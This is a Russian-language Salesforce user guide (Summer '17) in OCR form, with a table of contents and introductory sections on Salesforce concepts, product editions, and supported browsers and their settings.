
Успешная работа с Salesforce

Руководство пользователя, Summer '17



@salesforcedocs

Последнее обновление: 21.04.2017

Англоязычная версия данного документа имеет приоритет над переведенной версией.

© salesforce.com, inc., 2000—2017 гг. Все права защищены. Подобно другим именам и товарным знакам, Salesforce является зарегистрированным товарным знаком компании salesforce.com, inc. Прочие упомянутые товарные знаки могут принадлежать соответствующим владельцам.

СОДЕРЖИМОЕ

Что нового в Salesforce? 3

Начало работы с Salesforce 5
Что такое Salesforce? 5
Вход, навигация и поиск в Salesforce 42
Проверка подлинности пользователя 64
Индивидуальная настройка работы системы Salesforce 82
Использование на мобильных устройствах 141

Обнаружение информации с помощью функции поиска 163
Начало работы с поиском в Salesforce 163
Дополнительные сведения о принципах работы поиска 177
Просмотр, поиск и управление тегами 189

Изучите и разверните Lightning Experience для вашей организации 192
Отличительные особенности Lightning Experience 193
Подходит ли Lightning Experience для вашей организации Salesforce? 196
Оценка организации в Lightning Experience 211
Развертывание Lightning Experience Пора! 212
Работа в Lightning Experience 221
Замечания по Lightning Experience 235
Стратегический план для Lightning Experience 280
Информационный центр Lightning Experience 295

Настройка и обслуживание организации Salesforce 298
Попробуйте Salesforce 299
Планирование запуска Salesforce 301
Настройка вашей компании в Salesforce 303
Управление пользователями 532
Факторы, определяющие доступ к полям 673
Безопасность поля 675
Полномочия объекта 679
Полномочия поля 683
Параметры общего доступа 684
Управление доступом посредством иерархий 696
Иерархия ролей пользователей 698
Что такое группа? 701
Правила общего доступа 710

Рекомендации по предоставлению общего доступа . . . 753
Просмотр переопределений общего доступа . . . 758
Пересчет правил общего доступа . . . 759
Импорт данных в Salesforce . . . 775
Экспорт резервных данных из Salesforce . . . 868
Кэширование данных Force.com . . . 878
Управление повторяющимися записями в Salesforce . . . 881
Защита организации Salesforce . . . 931
Отслеживание организации . . . 1228
Предоставление пользователям возможности работы на мобильных устройствах . . . 1264
Установленные пакеты . . . 1386

Повышение показателей успешности продаж при помощи Salesforce . . . 1411

Продажи клиентам . . . 1412
Управление людьми и организациями-покупателями . . . 1412
Проведение кампаний и создание интересов . . . 1566
Управление действиями, возможностями и продуктами . . . 1654
Повышение производительности посредством Work.com . . . 1698
Создание смет и документирование контрактов . . . 1723
Управление и отслеживание заказов клиентов . . . 1734
Прогнозирование продаж . . . 1748
Многоканальные продажи . . . 1799

Настройка и обслуживание инструментов продаж . . . 1837
Настройка и обслуживание функций продаж . . . 1837
Администрирование людей и организаций-покупателей . . . 1839
Установка параметров продаж . . . 1958
Настройка Work.com . . . 2145
Управление функциями Work.com . . . 2178

Производительность продаж . . . 2200
Работа с приложением Salesforce из приложений Microsoft® или Google . . . 2201
Запись действий Einstein . . . 2406
Электронные письма и шаблоны . . . 2421
Lightning Dialer . . . 2529
Новости . . . 2544
Действия . . . 2546
Примечания . . . 2629
Социальные организации, контакты и интересы . . . 2638

Sales Cloud Einstein . . . 2644

Запись действий Einstein для Sales Cloud Einstein . . . 2645
Используйте средство оценки интересов Einstein Lead Scoring . . . 2645
Einstein Opportunity Insights . . . 2650
Einstein Account Insights . . . 2653
Einstein Automated Contacts . . . 2656
Рекомендации по настройке продукта Sales Cloud Einstein . . . 2657
Настройка Sales Cloud Einstein . . . 2658

Поддержка клиентов . . . 2668
Отслеживание запросов клиентов . . . 2668
Принятие решений по запросам клиентов . . . 2697
Отправка ответов клиентам . . . 2704
Создание и проверка соглашений об обслуживании . . . 2814
Доступ к базе знаний . . . 2834
Использование функции социального обслуживания клиентов . . . 2875

Настройка и обслуживание инструментов службы поддержки . . . 2883
Настройка клиентских каналов . . . 2884
Настройка интерфейса обработки сообщений для агентов службы поддержки . . . 3205
Настройка и автоматизация службы поддержки . . . 3255
Настройка прав и соглашений об обслуживании . . . 3287
Настройка поля услуг Lightning . . . 3347
Настройка базы знаний . . . 3492
Настройка категорий для статей, ответов и идей . . . 3617
Настройка групп, работающих с обращениями, и очередей обращений . . . 3642
Настройка службы работы с клиентами в соцсетях . . . 3650
Отчет по действиям службы поддержки . . . 3720
Поиск справки онлайн для функций облачной службы Service Cloud . . . 3724

Расширенное сотрудничество . . . 3726
Сотрудничество внутри компании . . . 3726
Совместная работа с партнерами и клиентами . . . 3989

Настройка и управление сообществами Salesforce . . . 3992
Общие сведения о сообществах Salesforce . . . 3993
Настройка сообщества . . . 4004
Безопасность и проверка подлинности сообщества . . . 4112
Планирование стратегии разработки сообщества . . . 4118
Переопределение стандартных страниц сообщества настраиваемыми страницами . . . 4125
Какой шаблон сообщества следует использовать? . . . 4129
Настройка сообществ с помощью конструктора сообщества . . . 4270
Решения со значком молнии: созданный виджет может распространяться и использоваться повторно . . . 4323
Подключение своей системы управления содержимым к сообществу (бета-версия) . . . 4331

Управление сообществом 4336
Составление отчетов по сообществам 4411
Управление взаимосвязями между партнерами в сообществах 4497
Обучение пользователей работе с сообществами 4526

Настройка и обслуживание инструментов сотрудничества 4547
Salesforce Chatter 4548
Salesforce Files 4594
Salesforce Files Sync 4595
Salesforce Files Connect 4600
Chatter Desktop 4634
Salesforce CRM Content 4640
Google Apps 4667

Analytics 4680
Wave Analytics 4680
Отчеты и панели мониторинга 5237

Консоль Salesforce 5544
Планирование внедрения 5545
Консоль в Salesforce Classic 5548
Консоль в Lightning Experience 5617
Ограничения для консоли Salesforce 5639

Расширение системы Salesforce без кодирования 5643
Настройка организации Salesforce 5644
Настройка данных 5736
Доставка настраиваемых уведомлений с событиями платформы 6040
Автоматизация бизнес-процессов 6043
Управление доменами 6404
Создайте собственный веб-сайт 6411
Расширение области действия организации 6670
Создание собственного приложения Salesforce 6909
Конструктор приложений Lightning 6920

Расширение Salesforce посредством кода 6945
Создание кода 6945
Отладка кода 7273
Тестирование изменений 7311

Развертывание дополнительных возможностей посредством безопасных сред 7322
Безопасные среды. Промежуточные среды для настройки и тестирования 7322

Создание или обновление безопасной среды 7327
Управление безопасными средами 7333
Развертывание изменений 7345

Создание и распространение пакетов приложений 7376
Работа с пакетами 7376
Распространение приложений 7453
Поддержка подписчиков приложения 7478

Обеспечение надлежащего совместного ухода за пациентами с помощью консоли Health Cloud 7483
Необходимые инструменты в одном месте 7484
Подготовка к работе с консолью Health Cloud 7496
Использование планов ухода для помощи пациентам в достижении целей 7505
Шаблоны плана по уходу для упрощения работы с пациентами 7517
Отслеживание медицинских мероприятий в истории пациента по временной шкале 7521
Привлечение пациентов в закрытое сообщество пациента 7522
Управление риском для пациентов с помощью Wave for Health Cloud 7527
Общие сведения о протоколах и статьях 7532
Клавиши быстрого доступа для консоли Health Cloud 7534
Ограничения для консоли Health Cloud 7535

Добро пожаловать в Financial Services Cloud 7537
Оказание финансовых услуг посредством платформы для управления взаимосвязями с клиентами 7538
Основные термины 7543
Настройка клиентов, хозяйств и взаимосвязей 7544
Ввод финансовых данных 7551
Создание возможности «Доля кошелька» 7555
Создание интереса 7555
Преобразование интереса в клиента 7556
Создание обращения из финансовых организаций 7556
Работа с клиентскими данными 7557

Ограничения Salesforce 7559
Общие ограничения Salesforce 7559
Ограничения по поддержке и администрированию 7573
Ограничения по сотрудничеству 7598
Ограничения для сообществ 7604
Ограничения для функций 7612

Глоссарий 7625

Добро пожаловать в документацию Salesforce



Общие функции Salesforce



Настройка и безопасность



Analytics

Wave Analytics

Отчеты и панели мониторинга



Мобильное приложение Salesforce1



Sales Cloud

Продажи клиентам

Производительность продаж

Настройка и обслуживание инструментов продаж

Sales Cloud Einstein



Marketing Cloud



Service Cloud

Настройка и обслуживание инструментов службы поддержки

Поддержка клиентов



Сообщества и чаты

Настройка и обслуживание сообществ

Расширенное сотрудничество

Использование шаблонов для создания сообществ

Настройка и обслуживание инструментов сотрудничества



Разработка



Активация функции

Общие ресурсы

- Примечания в выпуску (текущий выпуск)
- Полное руководство пользователя Salesforce
- Интерактивные учебные модули Trailhead
- Документация соответствия

Что нового в Salesforce?

Узнайте о новых функциях Lightning Experience and Salesforce Classic для пользователей приложений Sales, Support, Marketing и Chatter, а также расширенных возможностях платформы и мобильных приложений Salesforce.

Текущий выпуск

Описание новейших функций.

Обращение в компанию Salesforce

В настоящее время справка для данной функции недоступна. Обратитесь за помощью в компанию Salesforce.

Начало работы с Salesforce

Вас приветствует Salesforce — ультрасовременная служба облачной обработки данных, предназначенная для управления взаимосвязями с клиентами, интеграции других систем и разработки собственных приложений. В данном разделе описаны некоторые основные понятия, позволяющие разобраться в продуктах и выпусках системы Salesforce, а также приведены инструкции по выполнению типичных рабочих задач.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

Что такое Salesforce?

Salesforce — это платформа, позволяющая клиентам добиться максимального успеха и разработанная специально для выполнения задач по продаже, обслуживанию, маркетингу, анализу и связям с вашими клиентами.

Вход, навигация и поиск в Salesforce

Система Salesforce используется впервые? Ознакомьтесь с элементами навигации, настройкой и управлением для функций CRM.

Проверка подлинности пользователя

Инструменты проверки подлинности служат для защиты данных пользователя от несанкционированного доступа .

Индивидуальная настройка работы системы Salesforce

Обновите свои персональные сведения, например адрес электронной почты. Смените свой пароль и контрольный вопрос. Если у вас есть полномочия администратора, вы также можете изменить свою организацию Salesforce.

Использование на мобильных устройствах

Несколько мобильных приложений компании Salesforce предоставляют клиентам удаленный доступ к рабочим данным.

Что такое Salesforce?

Salesforce — это платформа, позволяющая клиентам добиться максимального успеха и разработанная специально для выполнения задач по продаже, обслуживанию, маркетингу, анализу и связям с вашими клиентами.

Ведите свой бизнес в любом месте, используя Salesforce. С помощью стандартных продуктов и функций можно управлять взаимосвязями с потенциальными и текущими клиентами, совместно работать с сотрудниками и партнерами и надежно сохранять данные в облаке.

Но стандартные продукты и функции — это только начало. Благодаря нашей платформе можно настраивать и индивидуализировать работу клиентов, партнеров и сотрудников и легко расширять готовую функциональность системы.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступные функции определяются используемой версией Salesforce.

Понятия, продукты и услуги

Чтобы начать пользоваться системой Salesforce, рекомендуем ознакомиться с основными понятиями и терминами. Они широко используются в наших продуктах и документации, а также специалистами службы поддержки. Понятия и термины, рассмотренные в данном разделе, позволяют получить более полное представление о работе системы Salesforce.

Администратор Salesforce

Администратор Salesforce — это пользователь Salesforce, обладающий правами на администрирование системы и другими сверхспособностями. Администраторы отвечают за настройку и обслуживание организаций Salesforce.

Версии Salesforce

Компания Salesforce предлагает пользователям разные пакеты продуктов и услуг, предназначенные для решения отдельного набора бизнес-задач.

Поддерживаемые обозреватели, языки и стандарты доступности

В данном разделе представлены сведения об обозревателях, языках и стандартах доступности, поддерживающихся в системе Salesforce.

Дополнительные ресурсы

Чтобы получить доступ к дополнительным ресурсам, см. полезные советы, инструкции по внедрению, видеоматериалы и пошаговые руководства.

Понятия, продукты и услуги

Чтобы начать пользоваться системой Salesforce, рекомендуем ознакомиться с основными понятиями и терминами. Они широко используются в наших продуктах и документации, а также специалистами службы поддержки. Понятия и термины, рассмотренные в данном разделе, позволяют получить более полное представление о работе системы Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все версии.**

Понятия

Понятие	Определение
Облако	Имя, используемое компанией Salesforce для обозначения свободного набора функций, позволяющих выполнять действия определенного типа (например, продажа продуктов или поддержка клиентов). Самые распространенные примеры: *Service Cloud* и *Sales Cloud*.
Облачная обработка данных	Технология, включающая веб-службы, которые поддерживают регистрацию и вход посредством обозревателя. Система Salesforce предоставляет облачные услуги. Google Apps и Amazon.com — это примеры других известных служб облачной обработки данных.
Программное обеспечение как услуга (SaaS)	Программное обеспечение, доступное в облаке (вместо традиционных средств, например, на диске). Программное обеспечение не требует загрузки и установки, а обновления применяются автоматически.

Понятие	Определение
Доверие	Термин, используемый компанией Salesforce для обозначения обязательств по разработке и доставке самого надежного, быстрого и безопасного облачного решения. Веб-сайт `trust.salesforce.com` позволяет просматривать статусы системы, а также предоставляет клиентам и сообществу Salesforce доступ к текущим и архивным данным о производительности системы и обновлениям, а также отчетам по инцидентам и расписаниям обслуживания всех основных компонентов системы. Веб-узел `trust.salesforce.com` доступен всем участникам сообщества Salesforce абсолютно бесплатно.

Продукты и услуги

Ниже перечислены продукты и услуги, поддерживаемые системой Salesforce.

Приложения Salesforce
Система Salesforce поддерживает готовые приложения по управлению взаимосвязями с клиентами — от автоматизации процессов продаж до управления взаимосвязями с партнерами, маркетинга и обслуживания клиентов.

Платформа Force.com
Платформа Force.com — это первая платформа по типу «платформа как услуга» (PaaS). Разработчики могут создавать и распространять любые бизнес-приложения по запросу и без программного обеспечения. Кроме того, платформа поддерживает удобные интерактивные инструменты настройки, предназначенные для создания уникальных бизнес-решений без применения программных средств.

AppExchange
AppExchange — это каталог, содержащий сотни облачных приложений, созданных клиентами, разработчиками и партнерами Salesforce. Как правило, данные приложения бесплатны и поддерживаются системой Salesforce, благодаря чему пользователи могут быстро и эффективно расширять набор нужных функций.

Сообщество salesforce.com
Компания Salesforce заботится об успехе своих клиентов, предоставляя им возможность обучения, получения поддержки, обращения за консультационными услугами, просмотра рекомендаций и участия в различных мероприятиях или дискуссионных клубах. Посетите сообщество salesforce.com.

Термины

Термин	Определение
Приложение	*Приложение* — это совокупность компонентов (например, вкладки, отчеты, панели мониторинга и страницы Visualforce), предназначенная для решения конкретной бизнес-задачи. Система Salesforce поддерживает стандартные приложения, доступные для настройки (например, Sales и Service). При необходимости стандартные приложения могут быть настроены в соответствии с текущими бизнес-требованиями.
Версия	Пакет продуктов и услуг Salesforce, предназначенный для решения отдельного набора бизнес-задач. Все версии Salesforce оформлены в едином стиле, но отличаются доступными функциями и компонентами, а также ценой.

Термин	Определение
Объект	Определение отдельного типа информации, доступного для хранения в системе Salesforce. Например, объект «Обращение» позволяет хранить сведения о запросах клиентов. Для каждого объекта может быть создано большое количество записей. Система Salesforce поддерживает множество стандартных объектов и позволяет создавать настраиваемые объекты.
Организация	Развертывание Salesforce, содержащее заданный набор лицензированных пользователей. Организация пользователя содержит все соответствующие данные и приложения.
Запись	Совокупность полей, хранящих информацию об отдельном элементе конкретного типа. Запись — это объект, например контакт, организация или возможность. Например, запись контакта может хранить информацию об Алексее Иванове, а запись обращения может хранить информацию о его запросе на обучение.
Выпуск	Система Salesforce обновляется три раза в год; каждый выпуск обозначается временем года (Winter, Spring или Summer) и текущим календарным годом. *Пример:* «Winter'15». Примечания к выпуску Salesforce, обновляемые перед каждым выпуском Salesforce, содержат сведения о новых доступных функциях и продуктах, а также все изменения, внесенные в текущие функции и продукты. Чтобы просмотреть примечания к выпуску, выполните поиск по запросу «Примечания к выпуску» в интерактивной справке Salesforce.
Salesforce	Имя CRM-службы облачной обработки данных Salesforce.

Администратор Salesforce

Администратор Salesforce — это пользователь Salesforce, обладающий правами на администрирование системы и другими сверхспособностями. Администраторы отвечают за настройку и обслуживание организаций Salesforce.

Администраторам предоставляются особые полномочия. В частности администраторы создают учетные записи и определяют параметры доступа в системе Salesforce. Администраторы могут создавать настраиваемые объекты, бизнес-правила, правила проверки, отчеты и другие компоненты Salesforce. Администраторы отвечают за планирование рабочих процессов, решение возникающих проблем и выполнение сложных задач. Все организации Salesforce содержат как минимум одного администратора. Уровень сложности роли администратора определяется размером и структурой компании. Администраторы малых организаций могут выполнять действия, доступные другим пользователям Salesforce, — (например, продажа продуктов или обслуживание клиентов).

Система Salesforce включает в себя множество функций и элементов, которые пользователи могут настроить самостоятельно. Тем не менее, некоторые компоненты могут быть включены и настроены только администратором Salesforce.

Ниже перечислены некоторые обязанности администратора.

- Поиск или использование объекта, поля или функции, рассмотренной во время обучения.
- Создание настраиваемого бизнес-правила для определения даты закрытия обращения.
- Создание настраиваемого процесса утверждения для утверждения расходов сотрудников.
- Создание настраиваемого отчета по региону продаж.
- Назначение полномочия, отсутствующего в профиле пользователя.
- Обработка вопросов по предоставлению доступа к записям.
- Изучение непонятных сообщений об ошибках, рекомендующих обратиться за помощью к администратору.

Способы, обстоятельства и причины обращения к администратору определяются внутренними бизнес-политиками и практиками компании.

Версии Salesforce

Компания Salesforce предлагает пользователям разные пакеты продуктов и услуг, предназначенные для решения отдельного набора бизнес-задач.

Эти пакеты, называемые *версиями*, оформлены в едином стиле, но отличаются доступными функциями и компонентами, а также ценой. Например, функция управления территориями предприятия доступна для организаций в версиях Enterprise Edition и Unlimited Edition с консолью Sales Cloud, но недоступна для организаций в версии Professional Edition. Некоторые клиенты начинают с базовой версии и обновляют ее по мере развития компании.

В справке Salesforce описаны все общедоступные функции, включая функции, доступные только в некоторых версиях. Чтобы определить доступность функции в используемой версии, найдите ее в справке Salesforce и просмотрите таблицу «Доступно в версиях:», расположенную в верхней части страницы соответствующего раздела.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** и **Developer Edition**.

Professional Edition

Данная версия предназначена для компаний, которым требуется доступ ко всем функциям CRM. Версия Professional Edition отличается простотой и удобством настройки, интеграции и администрирования, необходимыми для быстрого развертывания на малых и средних предприятиях.

Enterprise Edition

Данная версия предназначена для использования на крупных предприятиях. Версия Enterprise Edition поддерживает все функции, доступные в версии Professional Edition, а также предоставляет доступ к расширенным инструментам настройки и администрирования, которые могут использоваться при развертывании на крупных предприятиях. Кроме того, версия Enterprise Edition предоставляет доступ к API-интерфейсу веб-служб, обеспечивающему беспрепятственную интеграцию с системами обработки документации.

Unlimited Edition

Данная версия представляет собой решение компании Salesforce, позволяющее добиться максимального успеха, который можно распространить на все предприятие с помощью платформы Force.com. Растущая универсальность платформы гарантирует клиентам Unlimited Edition возможность управления всеми данными и их совместного использования по запросу. Версия Unlimited Edition поддерживает все функции Enterprise Edition, а также предоставляет первоклассную поддержку, полный мобильный доступ, неограниченное количество настраиваемых приложений, дополнительный объем хранилища и многое другое.

Developer Edition

Данная версия предоставляет доступ к платформе Force.com и интерфейсу API. Версия Developer Edition позволяет разработчикам в организации расширять систему Salesforce, интегрировать другие приложения и разрабатывать новые инструменты и приложения. Эта версия предоставляет доступ ко многим функциям, поддерживаемым версией Enterprise Edition.

Прим.: Компания Salesforce не предоставляет техническую поддержку для версии Developer Edition. Чтобы получить помощь, воспользуйтесь форумами сообщества разработчиков для зарегистрированных пользователей на веб-сайте для разработчиков Force.com: developer.salesforce.com. Документация для версии Developer Edition доступна в технической библиотеке.

Сравнительную таблицу версий и их функций см. на странице «Цены и версии Salesforce».

Версии Salesforce, уже недоступные для приобретения

Продажа некоторых версий Salesforce прекращена. Предлагается продолжить использование версий Contact Manager Edition, Group Edition, Personal Edition, Performance Edition или Database.com либо приобрести одну из версий, имеющихся в продаже в данное время: Professional Edition, Enterprise Edition, Unlimited Edition и Developer Edition.

Версии Salesforce, уже недоступные для приобретения

Продажа некоторых версий Salesforce прекращена. Предлагается продолжить использование версий Contact Manager Edition, Group Edition, Personal Edition, Performance Edition или Database.com либо приобрести одну из версий, имеющихся в продаже в данное время: Professional Edition, Enterprise Edition, Unlimited Edition и Developer Edition.

Прим.: Приложение Lightning Experience недоступно в версиях Contact Manager Edition, Personal Edition и Database.com.

ВЕРСИИ

Доступно в версиях: **Contact Manager Edition**, **Group Edition**, **Personal Edition**, **Performance Edition** и **Database.com**.

Contact Manager Edition

Данная версия предназначена для малого бизнеса и предоставляет доступ к ключевым функциям управления контактами, включая организации, контакты, действия, календари, примечания, вложения и отчеты. Версия Contact Manager отличается простотой и удобством настройки.

Group Edition

Данная версия предназначена для малого бизнеса и рабочих групп с ограниченным количеством пользователей. Версия Group Edition позволяет пользователям управлять своими клиентами на протяжении всего цикла продаж, предоставляя им необходимую поддержку и обслуживание. Версия Group Edition предоставляет доступ к организациям, контактам, возможностям, интересам, обращениям, панелям мониторинга (только для чтения) и отчетам.

Personal Edition

Данная версия представляет собой CRM-решение, предназначенное для отдельных торговых представителей или других отдельных пользователей. Версия Personal Edition предоставляет доступ к ключевым функциям управления контактами, включая организации, контакты и синхронизацию с приложением Microsoft Outlook®. Кроме того, торговым представителям предоставляется доступ к таким инструментам продаж, как возможности.

Прим.: Версия Personal Edition, приобретенная после июня 2009 г., не предоставляет доступ к возможностям.

Performance Edition

Данная версия предназначена для организаций, ожидающих роста и повышения качества обслуживания клиентов, а также стремящихся к успешным продажам и качественному обслуживанию как в социальных, так и в мобильных сетях. Организации с версией Performance Edition включают все функции Unlimited Edition, а также возможность просмотра очищенных, целенаправленных данных об интересах и клиентах из Data.com, доступ к средствам обучения и отправки отзывов из Work.com, проверенные инструменты идентификации из Identity и многое другое. Клиенты из Японии, Сингапура и Южной Кореи могут выбрать версию Performance Edition Limited, которая включает все функции версии Performance Edition, кроме Data.com.

Database.com

Database.com — многопользовательская облачная служба базы данных для хранения данных, используемых приложениями для мобильных устройств и социальных сетей. Database.com может использоваться в качестве серверной базы данных для любых приложений независимо от исходного языка, платформы или мобильного устройства. Встроенная инфраструктура социально-ориентированной компьютеризации Database.com и собственная поддержка разработки сложных API-интерфейсов на основе REST позволяют самостоятельно создавать удобные для работников приложения с поддержкой мобильных устройств и социальных сетей.

Клиенты Salesforce уже используют Database.com для создания настраиваемых объектов, управления параметрами безопасности или импорта данных с помощью платформы Force.com и API. Автономная версия Database.com доступна разработчикам, которые занимаются созданием приложений, поддерживающих другие языки, платформы и устройства.

Мы не предоставляем отдельную документацию для Database.com. Рекомендуем использовать документацию Salesforce и список функций, поддерживаемых службой Database.com. Данный список определяет темы документации Salesforce, применяемые к Database.com. Кроме того, таблица версий каждой функции включает службу Database.com, если эта функция поддерживается службой Database.com.Воспользуйтесь интерактивной справкой Salesforce, примечаниями к выпуску, рабочими тетрадями и руководствами разработчика для интерфейсов APIs, Apex, SOQL и SOSL.

Поддерживаемые обозреватели, языки и стандарты доступности

В данном разделе представлены сведения об обозревателях, языках и стандартах доступности, поддерживающихся в системе Salesforce.

Поддерживаемые обозреватели

Список поддерживаемых браузеров для Salesforce зависит от того, что вы используете — Salesforce Classic или Lightning Experience.

Языки, поддерживаемые системой

Система Salesforce предлагает три уровня языковой поддержки: основные языки, языки конечного пользователя и языки платформы.

Стандарты доступности

Рассмотрим стандарты, используемые компанией Salesforce при создании приложений, поддерживающих режим доступности.

Поддерживаемые обозреватели

Список поддерживаемых браузеров для Salesforce зависит от того, что вы используете — Salesforce Classic или Lightning Experience.

Поддерживаемые браузеры для Salesforce Classic

Salesforce Classic поддерживается браузерами Microsoft® Internet Explorer® версий 9, 10 и 11, Apple® Safari® версий 10.x в macOS и Microsoft Edge for Windows® 10. Последние стабильные версии Mozilla® Firefox® и Google Chrome™ также поддерживаются. Существуют некоторые ограничения.

Поддерживаемые браузеры для Lightning Experience

См. список поддерживаемых браузеров и ограничений при использовании Lightning Experience.

Рекомендации и требования для всех обозревателей

Для максимального удобства и безопасности соблюдайте следующие инструкции.

СМ. ТАКЖЕ:

Требования по использованию мобильного приложения Salesforce1

Поддерживаемые браузеры для Salesforce Classic

Salesforce Classic поддерживается браузерами Microsoft® Internet Explorer® версий 9, 10 и 11, Apple® Safari® версий 10.x в macOS и Microsoft Edge for Windows® 10. Последние стабильные версии Mozilla® Firefox® и Google Chrome™ также поддерживаются. Существуют некоторые ограничения.

ВЕРСИИ

Salesforce Classic доступно в версиях: **все** версии.

Прим.: Использование Salesforce Classic в мобильном обозревателе не поддерживается. Для работы на мобильном устройстве рекомендуем использовать приложение Salesforce1. Дополнительную информацию о мобильных обозревателях, поддерживаемых приложением Salesforce1, см. в разделе «Требования для мобильного приложения Salesforce1» на странице 151.

	Браузер Microsoft® Internet Explorer®	Microsoft® Edge	Google Chrome™	Mozilla® Firefox®	Apple® Safari®
Salesforce Classic	IE 9+	Windows 10	новейшая	новейшая	10.x+
Консоль Salesforce	IE 9+	Windows 10	новейшая	новейшая	—
Рекомендации по настройке процессов	Да	Нет	Нет	Да	Нет
Ограничения	Да	Да	Нет	Нет	Да

Прим.:

- Термин «последняя версия» следует понимать в значении, предполагаемом разработчиком браузера. Чтобы понять, что такое «последняя версия», ориентируйтесь на список поддержки.
- Salesforce Classic не поддерживает обозреватели Microsoft® Internet Explorer® 7 и 8 с момента выхода версии Summer'15.

СМ. ТАКЖЕ:

Требования по использованию мобильного приложения Salesforce1

Поддерживаемые браузеры для Lightning Experience

См. список поддерживаемых браузеров и ограничений при использовании Lightning Experience.

ВЕРСИИ

Lightning Experience доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: В мобильном браузере нет доступа к Lightning Experience. Для работы на мобильном устройстве рекомендуем использовать приложение Salesforce1. Список поддерживаемых мобильных обозревателей для приложения Salesforce1 см. в разделе «Требования для мобильного приложения Salesforce1» на странице 151.

Важное замечание: Поддержка Internet Explorer 11 для доступа к Lightning Experience не осуществляется, начиная с выпуска Summer'16.

- Пользователи существующих организаций могут продолжить использование IE11 для доступа к Lightning Experience до 16 декабря 2017 года.
- Если необходима расширенная поддержка IE11, продолжайте использовать IE11 для доступа к Lightning Experience до 31 декабря 2020 года.
- Это изменение не повлияет на Salesforce Classic и пользователей организаций с сообществами.

Дополнительные сведения об этом изменении см. в разделе «Отмена поддержки Internet Explorer 11 для доступа к Lightning Experience».

	Браузер Microsoft® Internet Explorer®	Microsoft® Edge	Google Chrome™	Mozilla® Firefox®	Apple® Safari®
Lightning Experience.	IE 11 (до 31 декабря 2020 г.)	Windows 10	новейшая	новейшая	10.x+
Приложение консоли Lightning	—	Windows 10	новейшая	новейшая	10.x+
Сообщества Lightning	IE 11	Windows 10	новейшая	новейшая	10.x+
Рекомендации по настройке процессов	Нет	Нет	Нет	Нет	Нет
Ограничения	Да	Да	Нет	Да	Да

Прим.: Термин «последняя версия» следует понимать в значении, предполагаемом разработчиком браузера. Чтобы понять, что такое «последняя версия», ориентируйтесь на список поддержки.

СМ. ТАКЖЕ:

Требования по использованию мобильного приложения Salesforce1

Рекомендации и требования для всех обозревателей

Для максимального удобства и безопасности соблюдайте следующие инструкции.

Перечисленные ниже рекомендации и требования касаются всех браузеров, используемых с Salesforce Classic и Lightning Experience.

ВЕРСИИ

Salesforce Classic доступно в версиях: **все** версии.

ВЕРСИИ

Lightning Experience доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

- Независимо от того, какой обозреватель используется, рекомендуем включить JavaScript, файлы cookie и TLS 1,2. Если TLS 1.2 недоступен, используйте TLS 1.1. Браузеры, которые не поддерживают TLS 1.1 или TLS 1.2, не смогут получить доступ к Salesforce после того, как режим TLS 1.0 будет отключен. Отключение уже выполнено для безопасных организаций и будет выполнено 22 июля 2017 г. для производственных организаций.
- Некоторые функции используют iframes с Lightning Experience, поэтому для правильной загрузки iframes необходимо использовать соответствующие параметры безопасности в браузере. Для включения поддержки iframes сторонних cookie-файлов следуйте инструкциям в браузере. Например: В браузере Internet Explorer задайте параметру **«Запускать программы и файлы в IFRAME»** значение **«Разрешить»** или **«Спрашивать»**. В Safari рекомендуется изменить параметры конфиденциальности для файлов cookie на **«Разр. для посещ. сайтов»**. В браузере Chrome снимите флажок **«Блокировать сторонние cookie-файлы и данные»** в параметрах содержимого.
- Поддержка всех функций Salesforce гарантируется только при разрешении экрана не менее 1024 x 768 пикселей. При меньшем разрешении экрана некоторые функции Salesforce (например, конструктор отчетов или редактор макетов страниц) могут отображаться неверно.
- При использовании обозревателя Apple Safari или Google Chrome с операционной системой Mac OS убедитесь, что параметру системы «Показывать полосы прокрутки» задано значение **«Всегда»**.
- Некоторые сторонние модули и расширения веб-обозревателя могут препятствовать нормальной работе Chatter. При возникновении ошибок или несогласованного поведения Chatter рекомендуем отключить все модули и расширения веб-обозревателя и повторить попытку.

Некоторые функции Salesforce, так же как некоторые настольные клиентские приложения, инструментарии и адаптеры, отличаются наличием собственных требований к используемому обозревателю. Например:

- Internet Explorer — это единственный поддерживаемый браузер для:
  - стандартное слияние почты (Salesforce Classic);
  - установка приложения Salesforce Mobile Classic на мобильные устройства с ОС Windows Mobile;
  - Connect Offline
- Для достижения оптимальных показателей на компьютерах с 8 ГБ ОЗУ при использовании консоли Salesforce следует использовать Chrome.

Примечания в отношении Microsoft Edge

Salesforce поддерживает Microsoft Edge в Windows 10 для Salesforce Classic и Lightning Experience. Обратите внимание на следующие ограничения.

Примечания в отношении браузера Microsoft Internet Explorer

